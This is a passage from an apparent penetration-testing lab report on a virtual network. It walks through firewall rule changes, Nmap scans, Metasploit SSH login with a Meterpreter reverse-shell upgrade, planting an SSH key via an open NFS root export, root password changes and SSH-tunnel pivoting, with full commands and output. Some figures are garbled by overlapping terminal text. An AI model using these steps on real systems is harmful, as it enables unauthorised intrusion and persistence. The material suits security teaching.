<input type="checkbox"/> <input checked="" type="checkbox"/> 0 /0 B	IPv4*	*	*	192.168.0.64/27	*	*	none			
<input type="checkbox"/> <input checked="" type="checkbox"/> 0 /0 B	IPv4 TCP	*	*	192.168.0.241	80 (HTTP)	*	none			
<input type="checkbox"/> <input checked="" type="checkbox"/> 0 /0 B	IPv4 TCP	*	*	192.168.0.241	443 (HTTPS)	*	none			
<input type="checkbox"/> <input checked="" type="checkbox"/> 0 /0 B	IPv4 TCP	*	*	192.168.0.241	2601	*	none			
<input type="checkbox"/> <input checked="" type="checkbox"/> 0 /0 B	IPv4 TCP	*	*	192.168.0.241	2604 - 2605	*	none			
<input type="checkbox"/> <input checked="" type="checkbox"/> 0 /0 B	IPv4*	*	*	LAN net	*	*	none			
<input type="checkbox"/> <input checked="" type="checkbox"/> 0 /3 KIB	IPv4*	*	*	*	*	*	none			

Figure 25 - DMZ Rules

There are two rules that are active for the DMZ. The first rule says that only traffic to 192.168.0.66 can pass through the firewall. Any other traffic should be dropped. The second rule says that all traffic from the DMZ can pass through. However, due to the order of the rules the first rule cancels out the second rule.

From all of the rules found, it is clear that there are more devices to be discovered. A rule was added to the firewall that allows all traffic from the Kali machine to pass through. Figures 26 and 27 show this rule being added.

Firewall / Rules / Edit

Edit Firewall Rule

Action	<input type="button" value="Pass"/>	Choose what to do with packets that match the criteria specified below. Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.
Disabled	<input type="checkbox"/> Disable this rule	Set this option to disable this rule without removing it from the list.
Interface	<input type="button" value="WAN"/>	Choose the interface from which packets must come to match this rule.
Address Family	<input type="button" value="IPv4"/>	Select the Internet Protocol version this rule applies to.
Protocol	<input type="button" value="Any"/>	Choose which IP protocol this rule should match.
Source		
Source	<input type="checkbox"/> Invert match.	<input type="button" value="Single host or alias"/> 192.168.0.200 / <input type="button"/>

Figure 26 - Added rule

Firewall / Rules / WAN

The settings have been applied. The firewall rules are now reloading in the background. Monitor the reload progress. ×

Floating	WAN	LAN	DMZ							
Rules (Drag to Change Order)										
States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/> ✓	0 / 0 B	IPv4 *	192.168.0.200	*	*	*	*	none		🔗 ✎ ☒ ✖
<input type="checkbox"/> ✓	0 / 109 KiB	IPv4 *	*	*	192.168.0.242	*	*	none		🔗 ✎ ☒ ✖
<input type="checkbox"/> ✓	0 / 173 KiB	IPv4 OSPF	*	*	*	*	*	none		🔗 ✎ ☒ ✖

⬆️ Add ⬇️ Add ☒ Delete 💾 Save ➕ separator

Figure 27 - Added Rule

From here it is possible to view all of the devices behind the firewall. Another Nmap of the entire 192.168.0.0 network was carried out to find any new IP's. The result of this scan can be seen in Figure 28.

```
root@kali:~# nmap -sP 192.168.0.00-255
meterpreter > portfwd add -l 4004 -r 192.168.0.234
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 04:13 EDT
Nmap scan report for 192.168.0.33
Host is up (0.0022s latency).
Nmap scan report for 192.168.0.34
Host is up (0.0058s latency).
Nmap scan report for 192.168.0.65
Host is up (0.011s latency).
Nmap scan report for 192.168.0.66
Host is up (0.011s latency).
Nmap scan report for 192.168.0.97
Host is up (0.0048s latency).
Nmap scan report for 192.168.0.98
Host is up (0.0038s latency).
Nmap scan report for 192.168.0.129
Host is up (0.0019s latency).
Nmap scan report for 192.168.0.130
Host is up (0.0034s latency).
Nmap scan report for 192.168.0.225
Host is up (0.00073s latency).
Nmap scan report for 192.168.0.226
Host is up (0.0016s latency).
Nmap scan report for 192.168.0.229
Host is up (0.0017s latency).
Nmap scan report for 192.168.0.230
Host is up (0.0017s latency).
Nmap scan report for 192.168.0.233
Host is up (0.0021s latency).
Nmap scan report for 192.168.0.234
Host is up (0.0026s latency).
Nmap scan report for 192.168.0.241
Host is up (0.0028s latency).
Nmap scan report for 192.168.0.242
Host is up (0.0026s latency).
Nmap scan report for 192.168.0.193
Host is up (0.00096s latency).
MAC Address: 00:50:56:99:6C:E2 (VMware)
Nmap scan report for 192.168.0.203
Host is up (0.0015s latency).
MAC Address: 00:0C:29:DA:42:4C (VMware)
Nmap scan report for 192.168.0.210
Host is up (0.00066s latency).
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Nmap scan report for 192.168.0.200
Host is up.
Nmap done: 256 IP addresses (20 hosts up) scanned in 58.55 seconds
```

Figure 28 - Nmap of full network

From this scan, several new IP's were found. These IP's were:

- 192.168.0.65
- 192.168.0.66
- 192.168.0.97

An Nmap scan was carried out on all of these IPs (See Appendix C). From these scans, it was found that 192.168.0.65 and 192.168.0.97 are router interfaces and 192.168.0.66 is a PC. Therefore, a new PC and Router have been found.

SSH

The username and password found from the 192.168.0.210 device will now be used as the username and password to ssh into as many of the found devices as possible. It was found that these credentials work on 192.168.0.210 and 192.168.0.34.

When ssh was attempted to the device 192.168.0.130, the following error message appeared:

```
root@kali:~# ssh xadmin@192.168.0.130
Permission denied (publickey).
```

Figure 29 - ssh 192.168.0.130

However, once the user had gained access into 192.168.0.34 through ssh, it was possible to ssh into 192.168.0.130 from this device, as evident in Figure 30.

```
xadmin@xadmin-virtual-machine:~$ ssh 192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 02:26:52 2017 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$ █
```

Figure 30 - ssh into 192.168.0.130

This implies that 192.168.0.34 contains the private key required to access 192.168.0.130.

Once access to 192.168.0.210, 192.168.0.130 and 192.168.0.34 had been gained, the **ifconfig** command was run to see the devices interfaces. Figures 31, 32 and 33 show the ifconfig command on 192.168.0.34 and 192.168.0.130 and 192.168.0.210 respectively.

```

xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:52:44:05
          inet addr:192.168.0.34 Bcast:192.168.0.63 Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe52:4405/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:956 errors:0 dropped:0 overruns:0 frame:0
            TX packets:708 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:96744 (96.7 KB) TX bytes:96830 (96.8 KB)

eth1      Link encap:Ethernet HWaddr 00:0c:29:52:44:0f
          inet addr:13.13.13.12 Bcast:13.13.13.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:440f/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:155 errors:0 dropped:20 overruns:0 frame:0
            TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:22478 (22.4 KB) TX bytes:10132 (10.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:65536 Metric:1
            RX packets:1189 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1189 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:99031 (99.0 KB) TX bytes:99031 (99.0 KB)

xadmin@xadmin-virtual-machine:~$ █

```

Figure 31 - ifconfig 192.168.0.34

```

xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:09:11:fc
          inet addr:192.168.0.130 Bcast:192.168.0.159 Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe09:11fc/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:164 errors:0 dropped:0 overruns:0 frame:0
            TX packets:216 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:27975 (27.9 KB) TX bytes:37022 (37.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:65536 Metric:1
            RX packets:221 errors:0 dropped:0 overruns:0 frame:0
            TX packets:221 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:16253 (16.2 KB) TX bytes:16253 (16.2 KB)

```

Figure 32 - ifconfig 192.168.0.130

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:0d:67:c6
          inet addr:192.168.0.210 Bcast:192.168.0.223 Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe0d:67c6/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:226 errors:0 dropped:7 overruns:0 frame:0
            TX packets:484 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:33094 (33.0 KB) TX bytes:86416 (86.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:65536 Metric:1
            RX packets:212 errors:0 dropped:0 overruns:0 frame:0
            TX packets:212 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:15915 (15.9 KB) TX bytes:15915 (15.9 KB)
```

Figure 33 - ifconfig 192.168.0.210

From these commands, it is found that the PC 192.168.0.34 has more than one interface. Connected to 192.168.0.34 is a new IP called 13.13.13.12/24.

The host machine attempted to ping this interface, however the pings came back unsuccessful.

13.13.13.12

In order to view what ports were open on the 13.13.13.12 interface, a portscan was used using meterpreter. A shell was created through metasploit (Metasploit, 2018), and this shell was then upgraded to a meterpreter shell. This is seen in Figure 34.

```

msf auxiliary(tcp) > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > set RHOSTS 192.168.0.34
RHOSTS => 192.168.0.34
msf auxiliary(ssh_login) > set USERNAME xadmin
USERNAME => xadmin
msf auxiliary(ssh_login) > set PASSWORD plums
PASSWORD => plums
msf auxiliary(ssh_login) > exploit
[*] Exploit running: Linux xadmin-virtual-machine [2] 11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
[*] SSH - Starting bruteforce
[+] SSH - Success: 'xadmin:plums' 'uid=1000(xadmin) gid=1000(xadmin) groups=1000 (xadmin),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambasha
re) Linux xadmin-virtual-machine 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux'
[!] No active DB -- Credential data will not be saved!
[*] Command shell session 2 opened (192.168.0.200:44487 -> 192.168.0.34:22) at 2017-09-27 23:44:17 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.0.200:4433
[*] Starting the payload handler...
[*] Sending stage (797784 bytes) to 192.168.0.34
[*] Meterpreter session 3 opened (192.168.0.200:4433 -> 192.168.0.34:44545) at 2017-09-27 23:45:54 -0400
[*] Command stager progress: 100.00% (668/668 bytes)

```

Figure 34 - shell creation

From here, a TCP port scan was undertaken on the 13.13.13.12 interface. In order to undertake the scan, the machine needed to be told how to get to the 13.13.13.12 interface. This was done using a **route add** command. To view the result of this scan, see Figure 35.

```

msf auxiliary(ssh_login) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > route add 192.168.0.34 255.255.255.224 3
[*] Route added
msf auxiliary(tcp) > route add 13.13.13.12 255.255.255.0 3
[*] Route added
msf auxiliary(tcp) > set RHOSTS 13.13.13.12
RHOSTS => 13.13.13.12
msf auxiliary(tcp) > run
[*] 13.13.13.12:          - 13.13.13.12:22 - TCP OPEN
[*] 13.13.13.12:          - 13.13.13.12:111 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >

```

Figure 35 – portscan

From the port scan, it is evident that port 22 is open – the ssh port. If an ssh tunnel is set up into 192.168.0.34 then it will be possible to ssh into 13.13.13.12 from the host machine.

192.168.0.66

An attempt to ssh into 192.168.0.66 from the host machine was attempted. However, the following error message appeared:

```
root@kali:~# ssh root@192.168.0.66
Permission denied (publickey).
```

Figure 36 - Error message

This means that the host machine does not contain the correct private key for the machine. This key will need to be obtained, or created, in order to ssh into the machine.

From the Nmap scan of 192.168.0.66, it was found that the nfs port was open. The **showmount -e 192.168.0.66** command was run again to find out what folders could be viewed. It was found that folders that could be viewed was the main root folder, which means all of the folders and files on the device could be viewed. This can be seen in Figure 37.

```
root@kali:~# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
```

Figure 37 - showmount -e 192.168.0.66

The root folder was mounted onto the local machine, as seen in Figure 38.

```
root@kali:~/Desktop# mkdir mount1
root@kali:~/Desktop# mount -t nfs 192.168.0.66:/ ./mount1/
```

Figure 38 - mounting 192.168.0.66

From here, a public and private key were generated. The public key was copied over to 192.168.0.66 through the nfs port, and the private key was saved to the local machine.

Figure 39 shows the public and private rsa keys being generated.

```
root@kali:~/Desktop# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:j0pUV1dYD0CIg8QVu5pXIn8Fy8GTTSOE+sjLfVXF34U root@kali
The key's randomart image is:
----[RSA 2048]----+
| 0.000.=*oo*+|
| o o+.=..E.=|
| +.B .. * |
| o * = .o |
| o S = . . |
| . * B . . |
| + * + . |
| . o . . |
| . |
-----[SHA256]----+
root@kali:~/Desktop#
```

Figure 39 - RSA key generation

From here a hidden folder called “.ssh” was created in the “root” folder. This can be seen in Figure 40.

```
root@kali:~/Desktop/mount1/root# mkdir .ssh
root@kali:~/Desktop/mount1/root# ls
root@kali:~/Desktop/mount1/root# ls -a
. . . .bash_history .bashrc .profile .ssh
```

Figure 40 - hidden folder creation

The final step was to copy the rsa public key generated previously into the .ssh folder. This command is seen in Figure 41.

```
root@kali:~/Desktop/mount1/root# cp /root/.ssh/id_rsa.pub .ssh/authorized_keys
root@kali:~/Desktop/mount1/root# cd .ssh/
root@kali:~/Desktop/mount1/root/.ssh# ls
authorized_keys
```

Figure 41 - copying rsa keys

It is now possible to ssh into 192.168.0.66 without a password, as seen in Figure 42.

```
root@kali:~# ssh 192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation: https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

meterpreter > [REDACTED]

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~# [REDACTED]
```

Figure 42 - ssh into 192.168.0.66

SSH Tunnelling

13.13.13.12

An ssh tunnel was set up to the 192.168.0.34 machine, to be able to view the 13.13.13.0/24 network.

In order to create a tunnel, root privileges on 192.168.0.34 must be obtained. To do this the PC was connected to via ssh. Due to xadmin being a super user, it has the capability to change the root users' password. To do this, the command **sudo su** is run. From here, the command **passwd root** is used, and a new password for root is set. This can be seen in Figure 43.

```
xadmin@xadmin-virtual-machine:~$ sudo su
[sudo] password for xadmin:
root@xadmin-virtual-machine:/home/xadmin# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@xadmin-virtual-machine:/home/xadmin# █
```

Figure 43 - Root password update

The `sshd_config` file is then viewed and edited. The line “`PermitRootLogin`” is changed to display “`PermitRootLogin yes`”, and a line saying “`PermitTunnel yes`” is added. By changing these lines, it allows the user to login as root through ssh and enables the creation of ssh tunnels. These changes can be seen in Figure 44.

```
# Authentication:  
LoginGraceTime 120  
PermitRootLogin yes  
StrictModes yes  
PermitTunnel yes
```

Figure 44 - sshd_config changes

In order to apply these changes, the command **service ssh restart** is run as seen in Figure 45.

```
root@xadmin-virtual-machine:/home/xadmin# service ssh restart  
ssh stop/waiting  
ssh start/running, process 2398
```

Figure 45 - service ssh restart

Port forwarding is now used to forward the 13.13.13.12 interface onto a local port, using the 192.168.0.34 interface as a pivot point. This command is seen in Figure 46.

```
root@kali:~# ssh -L 127.0.0.1:10000:13.13.13.12:22 root@192.168.0.34  
root@192.168.0.34's password:  
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)  
  
 * Documentation: https://help.ubuntu.com/  
  
575 packages can be updated.  
0 updates are security updates.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.
```

Figure 46 - ssh port forwarding

Now the 13.13.13.12 interface can be accessed through the local loopback address, 127.0.0.1, on port ten thousand.

The tunnel is now set up using the command **ssh -w0:0 root@127.0.0.1 -p 10000**. Once the tunnel is opened, it is assigned an IP address, and its status is set to up. To do this, the commands used are **ip addr add 1.1.1.2/30 dev tun0** and **ip link set tun0 up**, respectively. These three commands are seen in Figures 47 and 48.

```
root@kali:~# ssh -w0:0 root@127.0.0.1 -p 10000
root@127.0.0.1's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation: https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~#
```

Figure 47 - ssh tunnel open

```
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~#
```

Figure 48 - Ip assignment to tunnel

The same step for the IP assignment must now be run on the Kali machine. This is seen in Figure 49.

```
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
```

Figure 49 - Kali IP tunnel assignment

In order to allow for routing from the machine, the command **echo 1 > /proc/sys/net/ipv4/conf/all/forwarding** is run on the remote machine.

The Kali machine must be told that to get to the 13.13.13.0/24 network it must go through tunnel 0. The command **route add -net 13.13.13.0/24 tun0** is used to tell the machine this.

From here, traffic on the remote machine needs to be told how to get back to the Kali machine. The command **Iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth1 -j MASQUERADE** is used to do this. To see the full tunnel screenshots, see Appendix D.

A ping to 13.13.13.12 is now attempted from the kali machine. If the ping comes back successful, then the tunnel has been successfully configured. Figure 50 shows the outcome of this ping.

```
root@kali:~# ping 13.13.13.13
PING 13.13.13.13 (13.13.13.13) 56(84) bytes of data.
64 bytes from 13.13.13.13: icmp_seq=1 ttl=63 time=15.7 ms
64 bytes from 13.13.13.13: icmp_seq=2 ttl=63 time=6.75 ms
64 bytes from 13.13.13.13: icmp_seq=3 ttl=63 time=4.50 ms
64 bytes from 13.13.13.13: icmp_seq=4 ttl=63 time=6.04 ms
64 bytes from 13.13.13.13: icmp_seq=5 ttl=63 time=3.29 ms
^C
--- 13.13.13.13 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4009ms
rtt min/avg/max/mdev = 3.299/7.275/15.782/4.420 ms
root@kali:~#
```

Figure 50 - ping 13.13.13.0 network

Another Nmap scan will now be made on the 13.13.13.0/24 network. The results of this scan can be seen in Figure 51.

```
root@kali:~# nmap -sn 13.13.13.0-255
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 01:55 EDT
Nmap scan report for 13.13.13.12
Host is up (0.0034s latency).
Nmap scan report for 13.13.13.13
Host is up (0.0067s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 69.01 seconds
```

Figure 51 - Nmap scan of 13.13.13.0/24

From this scan, a new device was found – 13.13.13.13.

Because the ssh tunnel has been set up, the 13.13.13.12 interface can be connected to through ssh. The credentials for the xadmin account were used to login. Once logged in the **arp** command was run. This command showed that the IP 13.13.13.13 is connected to 13.13.13.12. This can be seen in Figure 52.

```

root@kali:~# ssh xadmin@13.13.13.12
The authenticity of host '13.13.13.12 (13.13.13.12)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ELSjFvXs7t6/7s0nIf9V8esQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '13.13.13.12' (ECDSA) to the list of known hosts.
xadmin@13.13.13.12's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation: https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates. Search Terminal Help

root@kali:~# ssh -w0:0 127.0.0.1 -p 10000
Last login: Thu Sep 28 05:59:18 2017 from 192.168.0.200:10000 ([127.0.0.1]:10000)
xadmin@xadmin-virtual-machine:~$ arp
Address      HWtype  HWaddress          Flags Mask   Iface
13.13.13.239  ether   00:50:56:99:af:41  C      eth0
13.13.13.108  ether   (incomplete)        (incomplete)  eth1
13.13.13.233  ether   (incomplete)        (incomplete)  eth1
13.13.13.154  ether   (incomplete)        (incomplete)  eth1
13.13.13.23   ether   (incomplete)        (incomplete)  eth1
13.13.13.148  ether   (incomplete)        (incomplete)  eth1
13.13.13.142  ether   * Documentation: https://help.ubuntu.com/ (incomplete)  eth1
13.13.13.11   ether   (incomplete)        (incomplete)  eth1
13.13.13.51   ether   575 packages ca (incomplete)  eth1
13.13.13.164  ether   0 updates are s (incomplete)tes. (incomplete)  eth1
13.13.13.216  ether   (incomplete)        (incomplete)  eth1
13.13.13.210  ether   Last login: Thu (incomplete) 6:04 2017 from 192.168.0.200 (incomplete)  eth1
13.13.13.204  ether   root@xadmin-vir (incomplete)  ip addr add 1.1.1.2/30 dev eth1
13.13.13.67   ether   (incomplete)        ip link set tun0 up (incomplete)  eth1
13.13.13.113  ether   root@xadmin-vir (incomplete)  echo 1 > /proc/sys/net/ipv4/ip (incomplete)  eth1
13.13.13.238  ether   root@xadmin-vir (incomplete)  iptables -t nat -A POSTROUTING (incomplete)  eth1
13.13.13.232  ether   th1 -j MASQUERA (incomplete)  (incomplete)  eth1
13.13.13.153  ether   root@xadmin-vir (incomplete)  (incomplete)  eth1
13.13.13.147  ether   (incomplete)        (incomplete)  eth1
13.13.13.38   ether   (incomplete)        (incomplete)  eth1
13.13.13.163  ether   (incomplete)        (incomplete)  eth1
13.13.13.221  ether   (incomplete)        (incomplete)  eth1
13.13.13.90   ether   (incomplete)        (incomplete)  eth1
13.13.13.215  ether   (incomplete)        (incomplete)  eth1
13.13.13.209  ether   (incomplete)        (incomplete)  eth1
13.13.13.197  ether   (incomplete)        (incomplete)  eth1
13.13.13.124  ether   (incomplete)        (incomplete)  eth1
13.13.13.118  ether   (incomplete)        (incomplete)  eth1
13.13.13.243  ether   (incomplete)        (incomplete)  eth1
13.13.13.231  ether   (incomplete)        (incomplete)  eth1
13.13.13.225  ether   (incomplete)        (incomplete)  eth1
13.13.13.152  ether   (incomplete)        (incomplete)  eth1
13.13.13.55   ether   (incomplete)        (incomplete)  eth1
13.13.13.180  ether   (incomplete)        (incomplete)  eth1
13.13.13.168  ether   (incomplete)        (incomplete)  eth1
13.13.13.162  ether   (incomplete)        (incomplete)  eth1
13.13.13.220  ether   (incomplete)        (incomplete)  eth1
13.13.13.214  ether   (incomplete)        (incomplete)  eth1
192.168.0.33   ether   00:50:56:99:af:41  C      eth0
13.13.13.254  ether   (incomplete)        (incomplete)  eth1
13.13.13.248  ether   (incomplete)        (incomplete)  eth1
13.13.13.117  ether   (incomplete)        (incomplete)  eth1
13.13.13.236  ether   (incomplete)        (incomplete)  eth1
13.13.13.230  ether   (incomplete)        (incomplete)  eth1
13.13.13.157  ether   (incomplete)        (incomplete)  eth1
13.13.13.151  ether   (incomplete)        (incomplete)  eth1
13.13.13.133  ether   (incomplete)        (incomplete)  eth1
13.13.13.167  ether   (incomplete)        (incomplete)  eth1
13.13.13.201  ether   (incomplete)        (incomplete)  eth1
13.13.13.253  ether   (incomplete)        (incomplete)  eth1
13.13.13.122  ether   (incomplete)        (incomplete)  eth1
13.13.13.247  ether   (incomplete)        (incomplete)  eth1
13.13.13.241  ether   (incomplete)        (incomplete)  eth1
13.13.13.235  ether   (incomplete)        (incomplete)  eth1
13.13.13.229  ether   (incomplete)        (incomplete)  eth1
13.13.13.156  ether   (incomplete)        (incomplete)  eth1
13.13.13.150  ether   (incomplete)        (incomplete)  eth1
13.13.13.13   ether   00:0c:29:fe:7d:48  C      eth1
13.13.13.138  ether   (incomplete)        (incomplete)  eth1
13.13.13.178  ether   (incomplete)        (incomplete)  eth1

```

Figure 52 - 13.13.13.12 arp

An Nmap scan of 13.13.13.13 will now be run to discover what type of device it is, and what ports are open. The result of this Nmap scan is seen in Figure 53.

```

root@kali:~# nmap -sV -T4 13.13.13.13
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:37 EDT
Nmap scan report for 13.13.13.13
Host is up (0.0041s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.39 seconds

```

Figure 53 - Nmap of 13.13.13.13

192.168.0.242

The rule that allows the host machines traffic to pass through the firewall was deleted. This is to prove that it is possible to access the other side of the firewall through tunnelling.

The first step was to set up a tunnel to 192.168.0.242, as this device is behind the firewall and can view other devices behind the firewall.

The same process to setup the tunnel to 13.13.13.13 was undertaken. Access to the webserver is obtained through ssh. The first stage is to edit the `sshd_config` folder, the `pico /etc/ssh/sshd_config` command is run to edit this folder.

The folder is edited to contain the line “`PermitTunnel yes`”. This can be seen in Figure 54.

```

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes

```

Figure 54 - `sshd_config`

The `service ssh restart` command was then run to implement the changes. The next step was to set up the tunnel. Due to tunnel 0 already being created, a new tunnel called tunnel 1 will be made. This is seen in Figure 55.

```

root@kali:~# ssh -wl:1 root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Thu Sep 28 03:04:32 2017 from 192.168.0.200
root@xadmin-virtual-machine:~# 

```

Figure 55 - Tunnel creation

From here, the tunnel is assigned an IP address on both the local and remote machine. The link on both sides is then set to up. Figure 56 shows this process on the remote machine, and Figure 57 shows this process on the local machine.

```
root@xadmin-virtual-machine:~# ip addr add 2.2.2.2/30 dev tun1  
root@xadmin-virtual-machine:~# ip link set tun1 up
```

Figure 56 – Remote Tunnel IP Assignment

```
root@kali:~# ip addr add 2.2.2.1/30 dev tun1  
root@kali:~# ip link set tun1 up
```

Figure 57 - Local Tunnel IP Assignment

From here, the folder that allows for routing from the machine is changed to contain the value “1”. This is seen in Figure 58.

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
```

Figure 58 - routing folder changed

The next step is to tell the host machine that to get to the 192.168.0.64/27 network, it needs to go through tunnel 1. This command can be seen in Figure 59.

```
root@kali:~# route add -net 192.168.0.64/27 tun1
```

Figure 59 - routing configuration

The final step is to tell the web server to route traffic from Ethernet 0 through Tunnel 1. This command is seen in Figure 60.

```
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 2.2.2.0/30 -o eth0 -j MASQUERADE
```

Figure 60 - Tunnel traffic

It is now possible to ping 192.168.0.66 from the host machine, as seen in Figure 61.

```
root@kali:~# ping 192.168.0.66  
PING 192.168.0.66 (192.168.0.66) 56(84) bytes of data.  
64 bytes from 192.168.0.66: icmp_seq=1 ttl=61 time=14.6 ms  
64 bytes from 192.168.0.66: icmp_seq=2 ttl=61 time=8.37 ms  
64 bytes from 192.168.0.66: icmp_seq=3 ttl=61 time=6.80 ms  
64 bytes from 192.168.0.66: icmp_seq=4 ttl=61 time=6.72 ms  
^C  
--- 192.168.0.66 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3007ms  
rtt min/avg/max/mdev = 6.726/9.151/14.699/3.270 ms
```

Figure 61 - ping 192.168.0.66

192.168.0.66

Now that a tunnel to the 192.168.0.64/27 network has been set up, access to the 192.168.0.96/27 network is sought. Once access to this network has been gained, access to all the other devices behind the firewall will have been achieved.

The same process above was repeated, with the only difference being the tunnel name and IP addresses. To view all the screenshots of this process, see Appendix E.

By doing this, it is now possible to ping 192.168.0.97 and 192.168.0.98. This is seen in Figures 62 and 63 respectively.

```
root@kali:~# ping 192.168.0.97
PING 192.168.0.97 (192.168.0.97) 56(84) bytes of data.
64 bytes from 192.168.0.97: icmp_seq=1 ttl=63 time=18.1 ms
64 bytes from 192.168.0.97: icmp_seq=2 ttl=63 time=4.83 ms
64 bytes from 192.168.0.97: icmp_seq=3 ttl=63 time=5.50 ms
^C
--- 192.168.0.97 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 4.833/9.510/18.192/6.145 ms
```

Figure 62 - ping 192.168.0.97

```
root@kali:~# ping 192.168.0.98
